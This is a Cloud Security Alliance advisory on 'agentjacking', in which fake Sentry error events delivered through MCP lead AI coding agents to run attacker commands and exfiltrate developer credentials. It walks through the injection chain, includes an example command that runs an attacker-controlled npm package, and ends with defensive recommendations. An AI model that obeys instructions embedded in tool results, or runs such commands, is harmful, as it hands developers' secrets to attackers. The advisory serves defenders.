
CSAI Foundation | Cloud Security Alliance

Agentjacking: MCP Injection Hijacks AI Coding Agents

How Sentry Error Events Become a Silent Vector for Developer Workstation Compromise

2026-06-12

AI-assisted Rapid Research



CSAI

cloud security alliance®

Key Takeaways

Research published by Tenet Security in June 2026 documents what Tenet Security describes as a novel attack class called "agentjacking" that exploits the intersection of Sentry's open event ingestion architecture and the implicit trust model of MCP-connected AI coding agents. The findings carry immediate implications for any organization that deploys AI agents alongside third-party integrations that surface externally controlled content.

- Attackers inject malicious instructions into Sentry error events using only a Sentry DSN—a public, write-only credential discoverable from browser JavaScript or GitHub search—and any HTTP client capable of sending a POST request.
- AI coding agents including Claude Code, Cursor, and Codex retrieved the injected events via MCP, did not distinguish them from legitimate application errors during Tenet Security's testing, and executed attacker-controlled commands with the developer's own system privileges.
- Tenet Security achieved an 85% exploitation success rate across tested agents and identified at least 2,388 organizations with injectable Sentry DSNs [1].
- In tested configurations, the attack bypassed endpoint detection and response (EDR), web application firewalls, IAM controls, and VPN because the agent performed only authorized operations using the developer's own credentials—no policy was violated, and no anomaly threshold was crossed [1].
- Sentry acknowledged the disclosure on June 3, 2026, but declined root-cause remediation, describing the issue as "technically not defensible" at the platform level [1].

Background

The widespread adoption of AI coding agents has introduced new trust relationships governing developer workstations. Where developers once manually invoked debugging tools and reviewed their output before acting, AI coding agents now do so autonomously—querying external services, interpreting responses, and executing remediation steps without per-action human review. This automation creates efficiency gains, but it also concentrates attack surface: any service an agent trusts for data becomes a potential vector for instructions.

The Model Context Protocol (MCP) is the standardized integration layer that enables these connections. Originally introduced by Anthropic and subsequently adopted across the agentic AI ecosystem, MCP defines how agents discover, query, and act on external tool outputs [2]. By mid-2026, MCP server deployments span error trackers, version control platforms, cloud management consoles, package registries, and internal knowledge bases. The practical consequence is that an AI coding agent's "attack surface" now includes every MCP-connected service and, critically, every data source surfaced through those services.

Sentry is a widely deployed error-tracking platform used across organizations from solo developers to Fortune 500 companies to capture and aggregate application exceptions. Sentry's official MCP server enables AI coding agents to retrieve unresolved errors, inspect stack traces, and receive diagnostic context on demand [3]. The developer workflow that enables the agentjacking attack is straightforward and common: a developer instructs their AI agent to investigate open Sentry issues; the agent queries Sentry through MCP; the agent acts on whatever Sentry returns.

The architectural property that transforms this workflow into an attack surface is the nature of Sentry DSNs. A DSN—Data Source Name—is a write-only public credential that Sentry requires to be embedded in client-side JavaScript and mobile application binaries so that crash reports reach Sentry's collection infrastructure from end-user devices. By design, DSNs are public and the event ingestion endpoint is unauthenticated; this enables broad telemetry collection across heterogeneous client environments. It also means that any party in possession of a DSN can POST arbitrary event payloads to a Sentry project, and those events will appear alongside legitimate application errors in the project's issue queue—and, through the Sentry MCP server, in the data returned to an AI coding agent.

Security Analysis

The Agentjacking Attack Chain

The attack Tenet Security documented unfolds in six stages, each technically straightforward and requiring no elevated access or prior foothold within the target organization [1]. The described attack chain reflects Tenet Security's proof-of-concept research and controlled testing rather than confirmed active exploitation at scale, and is summarized here to enable defenders to reason about detection and mitigation.

In the first stage, an attacker discovers a valid Sentry DSN for a target organization. DSNs appear in browser-rendered JavaScript bundles by design, are frequently committed to public GitHub repositories, and can be enumerated at scale through external scanning services such as Censys. Tenet Security

identified 71 injectable DSNs among the Tranco top-one-million websites and at least 2,388 organizations with exposed DSNs across the broader internet [1].

In the second stage, the attacker POSTs a crafted error event to Sentry's ingest endpoint using the discovered DSN. The event payload is entirely attacker-controlled. Sentry's ingest API accepts it as it would accept any legitimate crash report.

In the third stage, the attacker embeds malicious instructions in the event's message fields and context keys using markdown formatting—headings, code blocks, and structured text formatted to be visually and syntactically indistinguishable from Sentry's own system-generated diagnostic templates [1]. The crafted event is designed to look, when rendered, like a legitimate Sentry remediation suggestion.

In the fourth stage, a developer asks their AI coding agent to investigate or remediate open Sentry issues. The agent queries Sentry through its MCP integration and receives the injected event in the response. The MCP response provides no signal indicating that the event's content was authored by an attacker rather than by the application's own runtime.

In the fifth stage, the agent treats the injected markdown as authoritative diagnostic guidance, following attacker instructions such as executing an npm package—for example, `npx @attacker-controlled-package --diagnose`—with the developer's own system privileges. Tenet Security notes that agents interpreted these instructions exactly as they would interpret genuine Sentry remediation guidance: "When an AI agent queries Sentry for unresolved errors, it receives the response and acts on it—just as a developer would" [1].

In the sixth and final stage, the executed payload exfiltrates credentials. The proof-of-concept recovered environment variables, AWS credentials, GitHub and GitLab OAuth tokens, npm registry tokens, Docker configuration credentials, Kubernetes cluster tokens, and CI/CD pipeline secrets from compromised developer machines [1]. Organizations with exposed DSNs identified by Tenet Security ranged from Fortune 500 companies to individual developers across six continents [1].

Why Conventional Security Controls Are Poorly Positioned to Detect This Attack

Agentjacking's resistance to conventional detection tools is not incidental—it is structural. EDR systems observe a trusted process (the AI coding agent) executing a legitimate package manager command on behalf of the developer; no malicious binary is dropped, no process injection occurs. Web application firewalls see only outbound requests from a developer workstation, indistinguishable from routine package management. IAM policies confirm that all operations were performed using the developer's authorized credentials. Network controls see traffic to npm registries and attacker infrastructure that is consistent with normal development activity.

The attack succeeds precisely because the agent performs authorized actions under the developer's identity. The malicious instruction never touches endpoint security tooling in a recognizable form; it passes through Sentry's ingest endpoint, through the MCP server, and into the agent's reasoning context as structured data from a trusted integration. Partial detection opportunities do exist—User and Entity Behavior Analytics (UEBA) monitoring for mass secrets access, Data Loss Prevention (DLP) detecting unexpected credential egress, and audit logging on secrets stores may surface anomalous activity in organizations with sufficiently granular baselines. However, most conventional endpoint and network controls are not designed to address this attack class, which operates without dropped binaries, lateral movement, or credential theft in the traditional sense. This represents a category of risk that existing threat models—oriented around binary execution, network intrusion, and explicit policy violations—are poorly equipped to address without augmentation.

Agentjacking as an Instance of a Broader Vulnerability Class

The agentjacking disclosure is a concrete demonstration of a vulnerability class that researchers have been documenting across the MCP ecosystem throughout 2025 and 2026. Palo Alto Networks' Unit 42 identified multiple attack vectors through MCP's sampling mechanism, including covert tool invocation—in which malicious servers append hidden instructions to legitimate prompts to trigger unauthorized file operations and data exfiltration—and conversation hijacking, in which injected directives persist across agent sessions [4]. Elastic Security Labs documented command injection vulnerabilities in 43% of tested MCP server implementations, and identified rug-pull redefinitions, in which tool behavior changes silently after initial approval, as a systematic threat to agent integrity [5].

What agentjacking uniquely contributes to this landscape is the demonstration that MCP injection surface extends beyond the MCP server software itself to every data source a MCP server exposes—including data sources that accept input from parties outside the organization's trust boundary. Sentry is not uniquely vulnerable because of a flaw in Sentry's product; it exemplifies a category that encompasses issue trackers, ticketing systems, customer support queues, code review platforms, log aggregation services, and any other MCP-connected service in which end users or external parties can contribute content that agents will subsequently process as guidance.

The implication is significant: organizations that have completed a security review of their MCP server binaries without examining the data sources those servers expose have addressed only part of the attack surface. A vetted, legitimately operated MCP server that surfaces user-controlled content is itself an injection pathway.

Sentry's Response and the Vendor Accountability Question

Sentry acknowledged Tenet Security's disclosure on June 3, 2026, the same day it was submitted. The company subsequently implemented a content filter blocking the specific payload string identified during the research period—a reactive measure that addresses the known exploit string rather than the architectural pathway that enables injection. Root-cause remediation would require either restricting event ingestion to authenticated, organization-controlled sources or implementing content sanitization on event data before it is returned through the MCP server; Sentry characterized neither approach as feasible, describing the issue as "technically not defensible" [1].

This response illustrates an emerging accountability question in the agentic AI ecosystem. MCP integrations create a novel class of trust delegation: organizations deploying AI coding agents implicitly trust that every MCP-connected platform enforces content integrity at the same standard the organization would apply to direct instructions given to the agent. Sentry's response makes explicit that this assumption does not hold, and that platform vendors may not view AI agent behavior as within their security scope. Organizations cannot rely on MCP-connected vendors to close this gap unilaterally.

Recommendations

Immediate Actions

Security teams should immediately audit which MCP servers are connected to AI coding agents across their developer environments and identify any that surface data originating from external or user-controlled inputs. For Sentry specifically, organizations should assess whether the Sentry MCP integration is operationally necessary. Where it is not, it should be disabled. Where it remains enabled, agent configurations should be updated to require explicit human approval before the agent executes any command or installs any package sourced from MCP-retrieved content.

Organizations should conduct a Sentry DSN exposure audit. DSNs present in public JavaScript bundles, public GitHub repositories, or external scanning indexes represent the attack prerequisite. Exposed DSNs should be rotated. Security teams should assess whether client-side Sentry reporting can be proxied through a server-side relay that prevents the DSN from appearing in browser-rendered code—this eliminates the primary DSN discovery mechanism the attack depends upon.

Short-Term Mitigations

AI coding agent deployments should enforce least-privilege execution environments. Agents running in isolated containers or sandboxed environments with restricted file system access, limited environment variable visibility, and constrained network egress significantly reduce the credential yield of most exfiltration attempts. Note that network egress controls should explicitly block access to cloud metadata services (such as the EC2 instance metadata endpoint) alongside attacker-controlled infrastructure. Secrets management practices should ensure that cloud credentials, CI/CD tokens, and registry credentials are provisioned through short-lived, scoped secrets rather than long-lived tokens in developer environment variables.

Agent deployments should disable autonomous code execution modes—features that execute tool calls without per-action developer confirmation—for any agent with access to MCP servers that surface external content. Requiring explicit confirmation before package installation or shell command execution removes the fully automated execution step on which agentjacking depends, while preserving agent utility for code generation, analysis, and planning tasks. This control depends on developers reviewing confirmation prompts carefully; organizations should pair it with training on social engineering through AI agent interfaces, since injected events are crafted to appear as routine remediation guidance and can exploit confirmation fatigue.

MCP server inventories should be maintained with the same rigor applied to software dependency manifests. Each MCP server connected to a production agent deployment should be sourced from a verified provider, pinned to a reviewed version, and documented with an explicit assessment of the content classes it surfaces. Unvetted community MCP servers—particularly those that aggregate user-controlled or externally submitted content—should not be authorized for agents operating with access to production or developer credentials.

Strategic Considerations

Agentjacking points to a governance gap that available evidence suggests affects a broad cross-section of organizations: most have not yet developed explicit policy governing which data sources AI agents are permitted to query, under what conditions, and with what content-handling requirements. Developing such policy—analogous to the data classification frameworks that govern human access to sensitive systems—is the foundational strategic step. MCP server authorization should require the same level of review as third-party software dependency approval, with explicit scope for what categories of external content are permissible.

Most current agent implementations treat MCP-sourced content as authoritative data rather than as potentially adversarial input—a behavioral pattern the agentjacking results confirm across multiple agent products. This implicit trust relationship is likely to evolve as the protocol matures and as injection attacks proliferate. Organizations should track the development of MCP authentication standards and content provenance mechanisms, and evaluate whether their agent deployments can benefit from additional application-layer content validation above the protocol itself.

Security teams should integrate prompt injection and tool poisoning scenarios into agentic AI red-teaming programs. Testing should explicitly cover cases in which MCP-connected services are used to deliver adversarial instructions—not only cases in which the MCP server binary itself is compromised. CSA's Agentic AI Red Teaming Guide provides a structured framework for adversarial testing of agent architectures that encompasses these scenarios [9].

CSA Resource Alignment

Agentjacking is directly addressed by CSA's MAESTRO framework for agentic AI threat modeling. MAESTRO decomposes agentic systems across seven architectural layers and identifies tool interface abuse, supply chain compromise, and privilege escalation as primary threat vectors at the Agent Frameworks layer [6]. The agentjacking attack chain—external content injected through a trusted data integration, interpreted as authoritative by the agent framework, and executed with developer privileges—maps closely to MAESTRO's tool interface abuse threat vector. Organizations that have conducted MAESTRO-based threat modeling for their AI agent deployments should revisit those models to ensure that the scope of "tool interface" includes the full data provenance chain of every MCP-connected source, not only the MCP server software itself.

The AI Controls Matrix (AICM) provides the governance layer most directly applicable to organizational response. The AICM's control domains covering input validation at external integration boundaries, software supply chain integrity applied to MCP server provenance, and runtime behavioral monitoring for anomalous agent actions collectively map to the agentjacking attack surface [7]. Security teams should consult the AICM directly to identify the specific control identifiers within these domains applicable to their environments, and should extend their control scope to include MCP server configuration management and tool definition integrity verification as explicit, separately enumerated control objectives—distinct from traditional software dependency management controls, which do not capture the data provenance dimension of MCP injection risks.

CSA's May 2026 research note on systemic design flaws in MCP infrastructure provides complementary architectural context, documenting the protocol-level properties that enable injection attacks and offering mitigation guidance for organizations designing MCP-based agent infrastructure [8]. The agentjacking disclosure is an empirical confirmation of the risk profile that prior MCP security research identified at a theoretical level, and organizations should treat the two bodies of work together as a comprehensive picture of the current MCP threat landscape.

Zero Trust principles apply directly to agent-connected data sources. The foundational zero trust tenet—no entity is inherently trusted, and trust must be continuously verified based on context and policy—has not been systematically applied to the data sources AI agents query through MCP. Agentjacking demonstrates the concrete consequence of that gap. Treating MCP-sourced data with the same skepticism that zero trust architectures apply to network traffic and identity claims is the principle-level shift that agentic AI security governance must encode.

References

[1] Tenet Security Threat Labs. "A Fake Bug Report Hijacks Your AI Coding Agent — and Nothing Catches It." Tenet Security, June 2026.

[2] Anthropic. "Introducing the Model Context Protocol." Anthropic News, November 2024.

[3] Sentry. "Sentry MCP." Sentry MCP Documentation, 2026.

[4] Palo Alto Networks Unit 42. "New Prompt Injection Attack Vectors Through MCP Sampling." Unit 42, 2026.

[5] Elastic Security Labs. "MCP Tools: Attack Vectors and Defense Recommendations for Autonomous Agents." Elastic Security Labs, 2026.

[6] Cloud Security Alliance. "Agentic AI Threat Modeling Framework: MAESTRO." CSA Blog, February 2025.

[7] Cloud Security Alliance. "AI Controls Matrix." CSA Artifacts, 2025.

[8] Cloud Security Alliance Labs. "MCP Security Crisis: Systemic Design Flaws in AI Agent Infrastructure." CSA Labs, May 2026.

[9] Cloud Security Alliance. "Agentic AI Red Teaming Guide." CSA Artifacts, 2025.

